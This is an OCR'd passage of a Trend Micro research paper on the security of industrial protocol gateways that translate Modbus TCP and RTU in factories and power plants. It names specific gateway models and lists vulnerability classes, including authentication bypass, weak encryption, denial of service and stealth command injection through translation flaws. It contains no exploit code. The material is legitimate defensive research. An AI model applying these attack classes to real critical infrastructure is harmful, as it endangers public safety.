
Published by
Trend Micro Research

Written by
Marco Balduzzi
Luca Bongiorni
Ryan Flores
Philippe Z Lin
Charles Perine
Rainer Vosseler

Stock image used under license from
Shutterstock.com
For Raimund Genes (1963 – 2017)



Contents



This paper looks at the protocol gateway (also known as the protocol translator), a small, simple device that mainly translates various protocols and physical layers (i.e., Ethernet and serial lines). This translation allows different sensors, actuators, machinery, and computers that operate factories, dams, power plants, and water processing facilities to communicate with one another.

We found various security issues and vulnerabilities in these devices, including:

- Authentication vulnerabilities that allow unauthorized access.
- Weak encryption implementations that allow decryption of configur ation databases.
- Weak implementation of the confidentiality mechanisms that could expose sensi- tive information.
- Conditions for denial of service (DoS).
- And most importantly, specific scenarios wherein an attacker could exploit vulnerabili- ties in the translation function to issue stealth commands that can sabotage the oper- ational process.

These vulnerabilities could affect a facility's safety, processes, and output significantly. The flaws could allow an attacker to use denial of viewand denial of controltechniques on the industrial control system (ICS) equipment behind the protocol gateway, or manipulation of view and manipulation of control methods that can affect the integrity of the command, data, and control process. Denial and manipulation of view and control prevents engineers from controlling or monitoring factories, power plants, and other critical facilities. This loss of control could result in the target facility's failure to deliver essential output such as power and water, or affect the quality and safety of a factory's products.

We designed this research paper to appeal to a broad technical audience. Those with an information technology (IT) perspective and trying to learn more about operational tech- nology

(OT) should be able to understand the paper's contents. Those with an OT engineering background can skip and start reading from the section, Protocol Translation Attacks.

Auditors and consultants may want to specifically look at the section Impact, as this part covers the various attack techniques that the vulnerabilities and security weaknesses allow, as well as their business impact. We used the MITRE ATT&CK framework for Industrial Con- trol Systems to map out these techniques and their implications on their corresponding entries.

Lastly, for consultants, auditors, or security engineers working in the field or industrial facility, Detailed Recommendations for Auditors, Consultants and Field Engineers in the Appendix, can be used as a checklist toftensure that all security issues and vulnerabilities discussed in the paper can be addressed or mitigated in their environments.

Introduction

Everyday transactions like ordering food or asking for directions could be frustrating if the parties involved only spoke and understood different languages. A translator who speaks both languages would clear up any difficulties, much to the relief of those involved.

This demonstrates the importance of translation. On an individual level, one would need reliable translation when traveling abroad, reading foreign websites, or submitting legal documents to a foreign country or embassy. On a global level, documents for critical treaties and agreements involving peace, trade, and the environment are translated to the official languages of signatory countries.

Translation plays an important role in critical situations on a personal and global level. For example, one could get lost in a foreign country if the directions were incorrectly translated, or a person may unknowingly order and eat food that they were prohibited from eating because of a mistranslated menu. On a global scale, world leaders may sign a treaty that is disadvantageous to their people, the environment, or their territory because the translation failed to reflect important nuances.

This paper delves into the vital role of translation in industrial facilities by looking at the protocol gateway, also known as the protocol translator. The protocol gateway is an unassuming device that provides critical translation for machinery, sensors, actuators, and computers that operate factories, dams, power plants, and water processing facilities.

If protocol gateways fail, then the communication between the control systems and machinery would stop. The operators would not have visibility, rendering them unable to tell if machines or generators are running properly and within safety limits. Even when something is visibly wrong, it can also prevent the operator from issuing commands to start or stop processes.

This is precisely what happened in the Ukranian power grid attack of December 2015. Attackers were able to access the power grid controls and issue commands to open the circuit breakers, causing a power outage. The attackers also disabled the protocol gateways in the substations by uploading corrupted firmware. This deliberate action effectively blocked recovery efforts made by the power grid engineers as commands from control systems to close the circuit breakers could not be transmitted due to the disabled protocol gateways. This prolonged the power outage and made recovery efforts much more difficult.In a report done by SANS ICS and the Electricity-Information Sharing Analysis Center (E-ISAC) about the incident, they called the firmware corruption of the protocol gateways "blowing the bridges." It's an apt description, as the attackers destroyed the protocol gateways—the translators that act as a bridge between the controllers and substations.
In this paper, we share our findings on the various security weaknesses and vulnerabilities of protocol gateways. Moreover, we will share findings for scenarios where attackers would not be "blowing the bridge," but "using the bridge" instead to stealthily carry out malicious commands affecting the sensors, equipment, and machinery behind the protocol gateway.

Protocol Gateways

In an interconnected digital world, computers and machines use "languages," or protocols in computing terms, to communicate with each other. But just like with people, a certain set of machines can only talk and understand their native language.

Many industrial machines, controllers, sensors, and actuators are designed to work together if they speak the same language. But an industrial environment is not always homogenous, or use the same protocol. Devices may come from different manufacturers and use different protocols, or different languages. As an analogy, it's like having one device that can only speak Japanese and another that only speaks English. A protocol gateway bridges the gap between the two devices by being the Japanese-to-English and English-to-Japanese translator that enables both devices to understand each other.

Protocol gateways are also necessary in Industry 4.0, which connects traditionally separate OT and IT networks. This gave rise to the scenario where older OT equipment, which can only communicate using OT protocols transmitted over serial cables, now needed to communicate with IT equipment over Ethernet cables, Wi-Fi, or mobile networks. As an analogy to describe how difficult this scenario is, we can say that OT equipment, which knows only braille, would need to communicate with IT equipment that only knows spoken English. A protocol gateway bridges the gap between the two by converting serial OT protocols (braille) into their TCP/IP (Transmission Control Protocol/Internet Protocol) equivalents (spoken English).




Figure 1. The typical position of a protocol gateway lies at the bottom of the control network, directly before the process network.

The process network in Figure 1 contains devices such as relays, motors, switches, and other sensors that are connected to a legacy programmable logic controller (PLC), which can only speak the Modbus RTU (remote terminal unit) protocol. These devices need to either send data (e.g., temperature reading from the thermometer, RPM from the tachometer) via the PLC to the Human Machine Interface (HMI), Historian,

or Engineering Workstation in the control network. In return, an engineer or operator can also send instructions (e.g., open or close a valve, change a threshold value in the PLC) from the HMI. In Industry 4.0, HMIs are commonly in a separate network and would use Modbus TCP, the TCP/IP equivalent of the Modbus RTU protocol. For the devices to receive instructions from the HMI, and for the devices to send data to the HMI, a protocol gateway is needed to translate Modbus RTU to Modbus TCP and vice versa.

Figure 2 shows the Purdue Architecture Model commonly followed by industrial networks. Figure 1 zooms into levels 0, 1, 2 and 3, of this model and focuses on where protocol gateways sit in relation to the sensors, actuators, PLCs, HMIs, historians, and others.




Figure 2. The Purdue Model example of a factory network

shows which levels the industrial network maps to

As one might realize by now, any disruption or compromise to the protocol gateway can cripple the control network. Protocol gateways are small devices usually no bigger than a home router. They cost anywhere from US$300 for basic models to US$1,200 for fully-featured ones. Most vendors that manufacture industrial equipment, such as Schneider Electric and Rockwell Automation, have a protocol gateway device in their catalog. Some smaller, emerging players, such as Nexcom, also sell protocol gateways with more features at lower prices to compete with the larger vendors.

While conducting this research, we discovered that protocol gateways can be categorized into two macro-categories.

1. Real-time gateways translate traffic in real time where every incoming packet is immediately evaluated, translated, and forwarded. How real-time gateways operate is similar to how sign language interpreters translate news during a live broadcast.
2. Data stations adopt an offline translation approach, where the translation mechanism operates asynchronously. For example, data stations do not wait for a read request to fetch the data from a connected PLC, but regularly query the PLC for updates and keep an internal cache to serve the data upon request.

As a result of this categorization, real-time gateways translate the packets on-the-fly (upon validating and parsing them according to protocol specifications), while data stations match the incoming packets against a translation table that users are asked to configure in the gateway manually. This table, normally called the I/O mapping table, operates similarly to a routing table, which indicates how the inbound requests need to be routed to the final peer and in which way.

Another important aspect of protocol gateways is the type of protocols that they support and convert. For simplicity, the different devices available on the market can be grouped into three.

1. Gateways that translate within the same protocol (e.g., Modbus) and across different physical layers
(e.g., TCP to RTU). Analogous to translating spoken English toftenglish braille.
2. Gateways that translate within the same physical layer and across different protocols (e.g., Modbus RTU to Profibus, both serial protocols). Analogous to translating German braille toftenglish braille.
3. Gateways that translate across different protocols and physical layers (e.g., Modbus TCP to Profibus). Analogous to translating English to German braille.

In this research, we decided to focus on the first group of devices. The last two, which support translation across different protocols, we leave to explore in future works.

The following table summarizes the protocol gateways from different manufacturers that we considered in our research and believe to be representative of what can be found in real installations.

Gateway	Text acro-nym	Country of vendor	Price range	Interfaces	Type	OS
Nexcom NIO50	NIO50	Taiwan	US$200	Ethernet, serial (RS232/422/485), wireless	Real-time gateway	FreeRTOS
Schneider Link 150	Link150	France	US$600	Ethernet, serial (RS232/485)	Real-time gateway	ThreadX
Digi One IA	Digi One	USA	US$350	Ethernet, serial (RS232/422/485)	Real-time gateway	Vendor-specific embedded Linux
Red Lion DA10D	DA10D	USA	US$650	Ethernet, serial (RS232/422/485)	Data station	Vendor-specific embedded Linux
Moxa MGate 5105-MB-EIP	MGate 5105	Taiwan	US$500	Ethernet, serial (RS232/485)	Data station	Embedded Linux for ARM EABI5

Table 1. A high-level summary of the industrial protocol gateways considered in our research.

Just like human language translators, some translators are only bilingual. However, other translators are polyglots who understand and speak multiple languages. Table 2 lists each of the devices' supported protocols.

Gateway	Supported protocols	Supported translations
NIO50	Modbus TCP, Modbus RTU, Modbus ASCII, MQTT	Transparent, Modbus TCP (master/slave), Modbus RTU (master/slave), Modbus TCP (master/slave) to MQTT, Modbus RTU (master/slave) to MQTT
Link 150	Modbus TCP, Modbus RTU, Modbus ASCII, JBUS, powerlogic	Modbus TCP (master/slave), Modbus RTU (master/slave),
Digi One	Modbus TCP, Modbus RTU, Modbus ASCII	Transparent, Modbus TCP (master/slave), Modbus RTU (master/slave),
DA10D	300 protocols including Modbus, MQTT	All combinations
MGate 5105	Modbus TCP, Modbus RTU, Modbus ASCII, EthernetIP, MQTT, cloud services	All combinations including Modbus TCP (master/slave), Modbus RTU (master/slave), ethernetIP (adapter/scanner), MQTT and cloud services (client)

Table 2. Gateways and their supported protocols and translations

In our analysis, we chose to focus on Modbus translation as Modbus is one of the first and most widely used OT protocols globally. Modbus is an open standard, and its usage is royalty-free. It's non-vendor specific and allows interoperability between various equipment from different manufacturers. Our choice of devices to test and purchase reflects this focus; all of them support Modbus. The most expensive device in table 2, the DA10D, supports 300 protocols, including Modbus. This gives an idea of the number of protocols that industrial networks use.

Other protocol gateways offer additional features such as MQTT (Message Queuing Telemetry Transport), which is supported by two more expensive gateways, the DA10D and MGate 5105, and by NIO50, the least expensive but an emerging player in the market.

To test the security of the protocol gateways, we did a basic analysis of various authentication mechanisms used to control and operate the protocol gateway. More importantly, we set out to test the protocol gateways' translation capability, which is the novelty of this research.

Reliable language translators should provide not only fast and accurate translation but also be able to handle grammatical errors gracefully and adjust for speakers who are difficult to understand. In terms of secure protocol gateways, they should be able to handle malformed packets that do not follow protocol specifications (similar to understanding the meaning of a sentence despite its grammatical errors), and also perform well when handling a large amount of traffic (similar to catching up with a fast speaker).

To fully understand how we conducted our analysis and the impact of the vulnerabilities we discovered, the next section is a quick primer on the Modbus protocol.

* Modbus ASCII is a less used variant of Modbus RTU in which the payload information is encoded in ASCII format. The packet structure and specifications are the same.

Modbus and Protocol Gateways

Modbus is an application-layer messaging protocol that provides client/server communication across intelligent devices in industrial networks. The protocol was standardized in 1979 and rapidly became a de facto industrial standard for serial communication (e.g., over RS-232 and RS-485). The Modbus TCP has since been introduced toftenable the communication over TCP/IP stack, on port 502. Contrary to common understanding, a Modbus master operates as a TCP/IP client and issues requests to a Modbus slave, which acts as a server.

Figure 3 shows a sample configuration of a protocol gateway. The gateway is configured on the Ethernet interface as Modbus TCP slave (labeled in green) and responds to queries from an HMI that is acting as the control server and Modbus master. The gateway is configured on the serial interface as the Modbus RTU master (labeled in orange) and translates the requests to a PLC acting as the Modbus slave.

PLCs supervise different devices. In our example, it supervises a relay, a motor, a thermometer, and a tachometer.




Figure 3. The translation between Modbus TCP and Modbus RTU. In this setup, the gateway is configured to operate as slave on the Ethernet interface and master on the serial interface.

An HMI (master) dialogs with a legacy PLC (slave) via the protocol gateway.

Modbus messages are composed of mandatory information. These are:

- Unit ID: The recipient's identifier or to whom the message is for
- Message length: How long the message is
- Function code: Instructions for the recipient or what needs to be done. Refer to Table 3 for the common Modbus function codes.

Function code	Message type	Type of object
1	Read Coils	Binary (1 bit)
2	Read Discrete Inputs	Binary (1 bit)
3	Read Holding Registers	Words (16 bit)
4	Read Input Registers	Words (16 bit)
5	Write Single Coil	Binary (1 bit)
6	Write Single Holding Register	Words (16 bit)
